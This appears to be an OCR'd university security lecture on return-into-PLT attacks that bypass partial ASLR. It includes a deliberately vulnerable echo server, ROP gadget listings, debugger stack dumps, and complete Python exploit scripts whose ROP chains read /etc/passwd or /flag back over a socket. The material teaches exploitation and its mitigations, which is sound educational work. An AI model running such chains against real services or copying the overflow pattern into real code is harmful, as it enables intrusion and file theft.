
# Lecture 13: Return into PLT (Bypassing Partial ASLR)

**Sanchuan Chen**

schen@auburn.edu

9/29/2023


How to write buffer overflows (Mudge) [1]
Stack Smashing for fun and profit (Aleph1) [2]
Linux kernel patch to remove stack exec permission (Solar Designer) [3]
Returning into libc (Solar Designer) [4]
StackGuard, a.k.a., Canary (Cowan et al) [5]
2000
The PaX team: None-executable Stack ("-z execstack") [6]
2005
2010
2015
2020

- How to write buffer overflows (Mudge) [1]
- Stack Smashing for fun and profit (Aleph1) [2]
- Linux kernel patch to remove stack exec permission (Solar Designer) [3]
- Returning into libc (Solar Designer) [4]
- StackGuard, a.k.a., Canary (Cowan et al) [5]

2000

- The PaX team: None-executable Stack ("`-z execstack`") [6]
- **The PaX team: Address Space Layout Randomization (ASLR) [6]**

2005

2010

2015

2020

- How to write buffer overflows (Mudge) [1]
- Stack Smashing for fun and profit (Aleph1) [2]
- Linux kernel patch to remove stack exec permission (Solar Designer) [3]
- Returning into libc (Solar Designer) [4]
- StackGuard, a.k.a., Canary (Cowan et al) [5]

2000

- The PaX team: None-executable Stack ("`-z execstack`") [6]
- **The PaX team: Address Space Layout Randomization (ASLR) [6]**
- The advanced return-into-lib(c) exploits (**ret2plt** in Phrack(58) [7]
- **Bypassing PaX ASLR protection (Phrack(59) [8]**

2005

- Position Independent Executable (PIE) [9]
- Borrowed code chunks exploitation technique [10]

2010

- ROP: Return-into-libc without function calls (**Test of time award** CCS) [11]
- ASLR smack & laugh reference [12]
- Surgically returning to randomized lib(c) [13]

2015


- Q: Exploit Hardening Made Easy (ROP to main executable) [14]
- In Place Randomization (IPR) [15],Instruction Location Randomization (ILR) [16]
- Binary stirring: Self-randomizing instruction addresses of binary code [17]
- Just-in-time code reuse (JIT-ROP) [18]
- Hacking blind: Blind ROP (BROP) [19]
- Runtime Re-Randomization [20]

2020

# Return into PLT

```
$ setarch i686 -3 env -i ./mini_esrv
Server is listening on 8888

$ cat /proc/$(pgrep mini_esrv)/maps
08048000-08049000 r--p 00000000 103:05 11689742 /home/schen/comp6700/lec13/mini_esrv
08049000-0804a000 r-xp 00001000 103:05 11689742 /home/schen/comp6700/lec13/mini_esrv
0804a000-0804b000 r--p 00002000 103:05 11689742 /home/schen/comp6700/lec13/mini_esrv
0804b000-0804c000 r--p 00002000 103:05 11689742 /home/schen/comp6700/lec13/mini_esrv
0804c000-0804d000 rw-p 00003000 103:05 11689742 /home/schen/comp6700/lec13/mini_esrv
09e0b000-09e2d000 rw-p 00000000 00:00 0         [heap]
b7c00000-b7c20000 r--p 00000000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
b7c20000-b7da2000 r-xp 00020000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
b7da2000-b7e27000 r--p 001a2000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
b7e27000-b7e28000 ---p 00227000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
b7e28000-b7e2a000 r--p 00227000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
b7e2a000-b7e2b000 rw-p 00229000 103:05 24383591 /usr/lib/i386-linux-gnu/libc.so.6
b7e2b000-b7e35000 rw-p 00000000 00:00 0
b7f20000-b7f22000 rw-p 00000000 00:00 0
b7f22000-b7f26000 r--p 00000000 00:00 0         [vvar]
b7f26000-b7f28000 r-xp 00000000 00:00 0         [vdso]
b7f28000-b7f29000 r--p 00000000 103:05 24383588 /usr/lib/i386-linux-gnu/ld-linux.so.2
b7f29000-b7f4e000 r-xp 00001000 103:05 24383588 /usr/lib/i386-linux-gnu/ld-linux.so.2
b7f4e000-b7f5d000 r--p 00026000 103:05 24383588 /usr/lib/i386-linux-gnu/ld-linux.so.2
b7f5d000-b7f5f000 r--p 00034000 103:05 24383588 /usr/lib/i386-linux-gnu/ld-linux.so.2
b7f5f000-b7f60000 rw-p 00036000 103:05 24383588 /usr/lib/i386-linux-gnu/ld-linux.so.2
bfcdc000-bfcfd000 rwxp 00000000 00:00 0         [stack]
```


address
content
content details
Stack grows down to lower addresses
...
exit
addr exit
sendfile_arg4
sendfile_arg3
sendfile_arg2
sendfile_arg1
esp_lifting_16
sendfile
addr sendfile
open_arg3
open_arg2
open_arg1
esp_lifting_12
0xffffd03c
open
addr of libc open
...
libc

```
exploit7_ret2libc_esp_lifting.py
...
VULN_BUF_SZ     =    512
SHELLCODE_OFF   =    (VULN_BUF_SZ + 16)
OPEN_ADDR       =    "\x40\x9b\xd0\xf7"  # 0xf7d09b40 <__GI___libc_open>
OPEN_A1         =    "\x74\xd1\xff\xff"  # 0xffffd174 PATHNAME addr
OPEN_A2         =    "\x00\x00\x00\x00"
OPEN_A3         =    "\x00\x00\x00\x00"
SENDFILE_ADDR   =    "\x40\x20\xd1\xf7"  # 0xf7d12040 <sendfile>
SENDFILE_A1     =    "\x04\x00\x00\x00"  # 4: server opened socket
SENDFILE_A2     =    "\x05\x00\x00\x00"  # 5: server opened file: /flag
SENDFILE_A3     =    "\x00\x00\x00\x00"
SENDFILE_A4     =    "\xff\xff\xff\xff"  # maxium
EXIT_ADDR       =    "\x40\xa4\xc3\xf7"  # 0xf7c3a440 <__GI_exit>
EXIT_A1         =    "\x00\x00\x00\x00"
PADDING4        =    "\x00\x00\x00\x00"
ESP_LIFT12_ADDR=     "\x0b\xa2\xfc\xf7"  # 0xf7fca20b
ESP_LIFT16_ADDR=     "\x0a\xa2\xfc\xf7"  # 0xf7fca20a
PATHNAME        =    "/flag\x00"
final_shellcode = "\x90"*SHELLCODE_OFF + \
                  OPEN_ADDR + \
                  ESP_LIFT12_ADDR + \
                  OPEN_A1 + \
                  OPEN_A2 + \
                  OPEN_A3 + \
                  SENDFILE_ADDR + \
                  ESP_LIFT16_ADDR + \
                  SENDFILE_A1 + \
                  SENDFILE_A2 + \
                  SENDFILE_A3 + \
                  SENDFILE_A4 + \
                  EXIT_ADDR + \
                  PADDING4 + \
                  EXIT_A1 + \
                  PATHNAME
```

```
exploit7_ret2libc_esp_lifting.py (continued)
...
sock = socket.socket()
sock.connect(('127.0.0.1', 8888))

# str to bytes to send the message to socket
final_shellcode = "".join("{:02x}".format(ord(c)) for c in final_shellcode)
final_shellcode = bytes.fromhex(final_shellcode)

sock.send(final_shellcode)

while True:
    data = sock.recv(1024)
    if not data:
        break
    print(data.decode(encoding="utf-8"))
```

# The mini_esrv v1.1

```
mini_esrv.c

#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h>
#define show_error_msg(...) { fprintf(stderr, __VA_ARGS__); fflush(stderr); exit(1); }
#define ECHO_PORT   8888            /* default Echo Protocol port (TCP) */
#define BUFFER_SIZE 512             /* buffer size              */
#define BUF_LEN     (BUFFER_SIZE<<1)/* (BUFFER_SIZE * 2)        */
/* helper */
void hlp(int cfd)
{
    open("", 0xc35a5400, 0xc35b5200);
    sendfile(0xc320c283, 0xc340c283, NULL, 0xc3138900);
    exit(-1);
}

void client_handle(int cfd) {
    char    buf[BUFFER_SIZE];
    ssize_t len;

    /* Stack overflow vulnerabilities */
    while ((len = read(cfd, buf, BUF_LEN)) > 0) {
        write(cfd, buf, len);
    }
}
```

# The mini_esrv v1.1

```
mini_esrv.c (continued)

int main (int argc, char *argv[]) {
    ...

    while (1) {
        socklen_t client_len = sizeof(client);
        client_fd = accept(server_fd, (struct sockaddr *) &client, &client_len);
        if (client_fd < 0) show_error_msg("Could not establish new connection\n");

        client_handle(client_fd);
    }
    return 0;
}
```

# Searching for the gadgets of interests

```
$ ROPgadget --binary mini_esrv --nojop
Gadgets information
============================================================
0x08049275 : adc byte ptr [eax], ch ; mov dword ptr [ebx], edx ; ret
0x080491c4 : adc cl, cl ; ret
0x0804925e : add al, 0x68 ; add byte ptr [edx + 0x5b], dl ; ret
0x0804923c : add al, 8 ; add ecx, ecx ; ret
0x0804927c : add byte ptr [eax - 0x7d], ch ; ret 0xc340
0x080491ca : add byte ptr [eax], al ; add byte ptr [eax], al ; nop ; ret
0x08049244 : add byte ptr [eax], al ; add byte ptr [eax], al ; ret
0x080491cb : add byte ptr [eax], al ; add byte ptr [esi - 0x70], ah ; ret
0x080494b5 : add byte ptr [eax], al ; add esp, 8 ; pop ebx ; ret
0x080491cc : add byte ptr [eax], al ; nop ; ret
0x08049246 : add byte ptr [eax], al ; ret
0x080492dd : add byte ptr [edi - 0x3c], bh ; nop ; nop ; leave ; ret
0x08049260 : add byte ptr [edx + 0x5b], dl ; ret
0x080491cd : add byte ptr [esi - 0x70], ah ; ret
0x080491c9 : add byte ptr es:[eax], al ; add byte ptr [eax], al ; nop ; ret
0x08049243 : add byte ptr es:[eax], al ; add byte ptr [eax], al ; ret
0x08049239 : add eax, 0x804c05c ; add ecx, ecx ; ret
0x0804923e : add ecx, ecx ; ret
0x08049283 : add edx, 0x20 ; ret
0x0804927e : add edx, 0x40 ; ret
0x080491c2 : add esp, 0x10 ; leave ; ret
0x0804901f : add esp, 8 ; pop ebx ; ret
0x080492da : cmp dword ptr [ebp - 0xc], 0 ; jg 0x80492a4 ; nop ; nop ; leave ; ret
```

# Searching for the gadgets of interests


```
0x08049180 : endbr32 ; ret
0x080492dc : hlt ; add byte ptr [edi - 0x3c], bh ; nop ; nop ; leave ; ret
0x0804916c : hlt ; mov ebx, dword ptr [esp] ; ret
0x0804925d : in al, dx ; add al, 0x68 ; add byte ptr [edx + 0x5b], dl ; ret
0x0804925a : in al, dx ; or byte ptr [ebx + 0x6804ec], al ; push edx ; pop ebx ; ret
0x08049272 : inc dword ptr [ebx + 0x6810c4] ; mov dword ptr [ebx], edx ; ret
0x08049280 : inc eax ; ret
0x08049237 : inc esi ; add eax, 0x804c05c ; add ecx, ecx ; ret
0x080492de : jg 0x80492a4 ; nop ; nop ; leave ; ret
0x080492db : jge 0x80492d1 ; add byte ptr [edi - 0x3c], bh ; nop ; nop ; leave ; ret
0x080491c7 : lea esi, [esi] ; nop ; ret
0x08049214 : lea esi, [esi] ; ret
0x080491c5 : leave ; ret
0x08049020 : les ecx, ptr [eax] ; pop ebx ; ret
0x080491c3 : les edx, ptr [eax] ; leave ; ret
0x080491c8 : mov ah, 0x26 ; add byte ptr [eax], al ; add byte ptr [eax], al ; nop ; ret
0x08049242 : mov ah, 0x26 ; add byte ptr [eax], al ; add byte ptr [eax], al ; ret
0x08049238 : mov byte ptr [0x804c05c], 1 ; leave ; ret
0x08049278 : mov dword ptr [ebx], edx ; ret
0x0804916d : mov ebx, dword ptr [esp] ; ret
0x0804917f : nop ; endbr32 ; ret
0x080492e1 : nop ; leave ; ret
0x0804918f : nop ; mov ebx, dword ptr [esp] ; ret
0x0804917e : nop ; nop ; endbr32 ; ret
0x080492e0 : nop ; nop ; leave ; ret
```

# Searching for the gadgets of interests

```
0x0804918e : nop ; nop ; mov ebx, dword ptr [esp] ; ret
0x0804917c : nop ; nop ; nop ; endbr32 ; ret
0x0804918c : nop ; nop ; nop ; mov ebx, dword ptr [esp] ; ret
0x0804918a : nop ; nop ; nop ; nop ; mov ebx, dword ptr [esp] ; ret
0x080491cf : nop ; ret
0x0804925b : or byte ptr [ebx + 0x6804ec], al ; push edx ; pop ebx ; ret
0x0804923d : or byte ptr [ecx], al ; leave ; ret
0x08049022 : pop ebx ; ret
0x08049267 : pop edx ; ret
0x0804923a : pop esp ; rol byte ptr [eax + ecx], 1 ; leave ; ret
0x08049182 : push ds ; sti ; ret
0x08049261 : push edx ; pop ebx ; ret
0x0804916b : push esp ; mov ebx, dword ptr [esp] ; ret
0x08049266 : push esp ; pop edx ; ret
0x080491e6 : push esp ; rol byte ptr [eax + ecx], 0x89 ; ret 0xe8c1
0x0804900e : ret
0x08049284 : ret 0xc320
0x0804927f : ret 0xc340
0x080491eb : ret 0xe8c1
0x080491e2 : rol byte ptr [eax + ecx], 0x2d ; push esp ; rol byte ptr [eax + ecx], 0x89 ; ret 0xe8c1
0x080491e7 : rol byte ptr [eax + ecx], 0x89 ; ret 0xe8c1
0x0804923b : rol byte ptr [eax + ecx], 1 ; leave ; ret
0x0804901a : sal byte ptr [edx + eax - 1], 0xd0 ; add esp, 8 ; pop ebx ; ret
0x0804916e : sbb al, 0x24 ; ret
0x08049183 : sti ; ret

Unique gadgets found: 73
```

# Assembling the gadgets




```
pop ebx ; ret
mov dword ptr [ebx], edx ; ret
add edx, 0x40 ; ret
push edx ; pop ebx ; ret
add edx, 0x20 ; ret
push esp ; pop edx ; ret
```

[1] when jump to gadget1

```
pwndbg> disassemble client_handle
Dump of assembler code for function client_handle:
   0x08049299 <+0>: push   ebp
   0x0804929a <+1>: mov    ebp,esp
   0x0804929c <+3>: sub    esp,0x218
   0x080492a2 <+9>: jmp    0x80492bd <client_handle+36>
   0x080492a4 <+11>: mov    eax,DWORD PTR [ebp-0xc]
   0x080492a7 <+14>: sub    esp,0x4
   0x080492aa <+17>: push   eax
   0x080492ab <+18>: lea    eax,[ebp-0x20c]
   0x080492b1 <+24>: push   eax
   0x080492b2 <+25>: push   DWORD PTR [ebp+0x8]
   0x080492b5 <+28>: call   0x80490f0 <write@plt>
   0x080492ba <+33>: add    esp,0x10
   0x080492bd <+36>: sub    esp,0x4
   0x080492c0 <+39>: push   0x400
   0x080492c5 <+44>: lea    eax,[ebp-0x20c]
   0x080492cb <+50>: push   eax
   0x080492cc <+51>: push   DWORD PTR [ebp+0x8]
   0x080492cf <+54>: call   0x8049060 <read@plt>
   0x080492d4 <+59>: add    esp,0x10
   0x080492d7 <+62>: mov    DWORD PTR [ebp-0xc],eax
   0x080492da <+65>: cmp    DWORD PTR [ebp-0xc],0x0
   0x080492de <+69>: jg     0x80492a4 <client_handle+11>
   0x080492e0 <+71>: nop
   0x080492e1 <+72>: nop
   0x080492e2 <+73>: leave
   0x080492e3 <+74>: ret
End of assembler dump.
pwndbg> b *0x080492d4
Breakpoint 1 at 0x80492d4: file mini_esrv.c, line 25.
pwndbg> r
Starting program
```

```
$ python3 exploit8_ret2plt.py

pwndbg> x/200x $esp
0xffffcd90: 0x00000004 0xffffcdac 0x00000400 0xf7fe6738
0xffffcda0: 0x00000000 0xf7fcf5fc 0xf7c1aae1 0x90909090
0xffffcdb0: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcdc0: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcdd0: 0x90909090 0x90909090 0x90909090 0x90909090
...
0xffffcf90: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcfa0: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcfb0: 0x90909090 0x90909090 0x90909090 0x08049266
0xffffcfc0: 0x08049283 0x08049261 0x0804927e 0x08049278
0xffffcfd0: 0x08049022 0x00000000 0x080490e0 0x0804901f
0xffffcfe0: 0x00000000 0x00000000 0x00000000 0x080490c0
0xffffcff0: 0xf7fc7203 0x00000004 0x00000005 0x00000000
0xffffd000: 0xffffffff 0x080490d0 0x00000000 0x00000000
0xffffd010: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd020: 0x6374652f 0x7361702f 0x00647773 0xf7c21519
0xffffd030: 0x00000001 0xffffd0e4 0xffffd0ec 0xffffd050
0xffffd040: 0xf7e2a000 0x080492e4 0x00000001 0xffffd0e4
0xffffd050: 0xf7e2a000 0xffffd0e4 0xf7ffcb80 0xf7ffd020
0xffffd060: 0x5e0a7bc5 0x2583b1d5 0x00000000 0x00000000
0xffffd070: 0x00000000 0xf7ffcb80 0xf7ffd020 0xda11ba00
0xffffd080: 0xf7ffda40 0xf7c214a6 0xf7e2a000 0xf7c215f3
0xffffd090: 0x00000000 0x0804bf10 0xffffd0ec 0xf7ffd020
0xffffd0a0: 0x00000000 0xf7fd8ff4 0xf7c2156d 0x0804c000
```

exploit8_ret2plt.py

```
#!/usr/bin/env python3
import socket
from pwn import *
import pwn
import pwnlib
VULN_BUF_SZ    = 512
SHELLCODE_OFF  = (VULN_BUF_SZ + 16)
PUSH_ESP_POP   = "\x66\x92\x04\x08" # push esp ; pop edx ; ret
ADD_EDX_20     = "\x83\x92\x04\x08" # add edx, 0x20 ; ret
PUSH_EDX_POP   = "\x61\x92\x04\x08" # push edx ; pop ebx ; ret
ADD_EDX_40     = "\x7e\x92\x04\x08" # add edx, 0x40 ; ret
MOV_EDX_EBX    = "\x78\x92\x04\x08" # mov dword ptr [ebx], edx ; ret
ESP_LIFT4_ADDR = "\x22\x90\x04\x08" # pop ebx ; ret
OPEN_ADDR      = "\xe0\x90\x04\x08" # open@plt
ESP_LIFT12_ADDR= "\x1f\x90\x04\x08" # add esp, 8 ; pop ebx ; ret
OPEN_A1        = "\x00\x00\x00\x00" # to be filled in by shellcode
OPEN_A2        = "\x00\x00\x00\x00"
OPEN_A3        = "\x00\x00\x00\x00"
SENDFILE_ADDR  = "\xc0\x90\x04\x08" # sendfile@plt
ESP_LIFT16_ADDR= "\x03\x72\xfc\xf7" # pop ebx ; pop esi ; pop edi ; pop ebp ; ret
SENDFILE_A1    = "\x04\x00\x00\x00"
SENDFILE_A2    = "\x05\x00\x00\x00"
SENDFILE_A3    = "\x00\x00\x00\x00"
SENDFILE_A4    = "\xff\xff\xff\xff"
EXIT_ADDR      = "\xd0\x90\x04\x08" # exit@plt
EXIT_A1        = "\x00\x00\x00\x00"
PADDING4       = "\x00\x00\x00\x00"
PATHNAME       = "/etc/passwd\x00"
```

exploit8_ret2plt.py (continued)

```
final_shellcode = "\x90"*SHELLCODE_OFF + \
                  PUSH_ESP_POP + \
                  ADD_EDX_20 + \
                  PUSH_EDX_POP + \
                  ADD_EDX_40 + \
                  MOV_EDX_EBX + \
                  ESP_LIFT4_ADDR + \
                  PADDING4 + \
                  OPEN_ADDR + \
                  ESP_LIFT12_ADDR + \
                  OPEN_A1 + \
                  OPEN_A2 + \
                  OPEN_A3 + \
                  SENDFILE_ADDR + \
                  ESP_LIFT16_ADDR + \
                  SENDFILE_A1 + \
                  SENDFILE_A2 + \
                  SENDFILE_A3 + \
                  SENDFILE_A4 + \
                  EXIT_ADDR + \
                  PADDING4 + \
                  EXIT_A1 + \
                  PADDING4 + \
                  PADDING4 + \
                  PADDING4 + \
                  PADDING4 + \
                  PATHNAME
```


exploit8_ret2plt.py (continued)

```
sock = socket.socket()
sock.connect(('127.0.0.1', 8888))

# str to bytes to send the message to socket
final_shellcode = "".join("{:02x}".format(ord(c)) for c in final_shellcode)
final_shellcode = bytes.fromhex(final_shellcode)
sock.send(final_shellcode)

while True:
    data = sock.recv(1024)
    if not data:
        break
    print(data.decode(encoding="utf-8"))
```

# Thank You




[1]


schen@auburn.edu
schuan.github.io

[1] Instructor appreciates the help from Prof. Zhiqiang Lin.

"L0pht heavy industries services," https://insecure.org/stf/mudge_buffer_overflow_tutorial.html, (Accessed on 02/12/2021).

A. One, "Smashing the stack for fun and profit," http://phrack.org/issues/49/14.html, (Accessed on 02/12/2021).

S. Designer, "'linux kernel patch to remove stack exec permission' - marc," https://marc.info/?l=bugtraq&m=94346976029249&w=2, (Accessed on 02/12/2021).

"lpr libc return exploit," https://insecure.org/sploits/linux.libc.return.lpr.sploit.html, (Accessed on 02/18/2021).

C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, Q. Zhang, and H. Hinton, "Stackguard: automatic adaptive detection and prevention of buffer-overflow

attacks." in *USENIX security symposium*, vol. 98. San Antonio, TX, 1998, pp. 63–78.

"The pax team - wikipedia," https://en.wikipedia.org/wiki/PaX, (Accessed on 02/12/2021).

Nergal, "The advanced return-into-libc," http://phrack.org/issues/58/4.html, December 2001, (Accessed on 02/12/2021).

T. Durden, "Bypassing pax aslr protection," http://phrack.org/issues/59/9.html, August 2002, (Accessed on 02/12/2021).

"Pie released by redhat," https://people.redhat.com/mingo/exec-shield/docs/WHP0006US_Execshield.pdf, (Accessed on 02/20/2021).

S. Krahmer, "x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique," 2005.

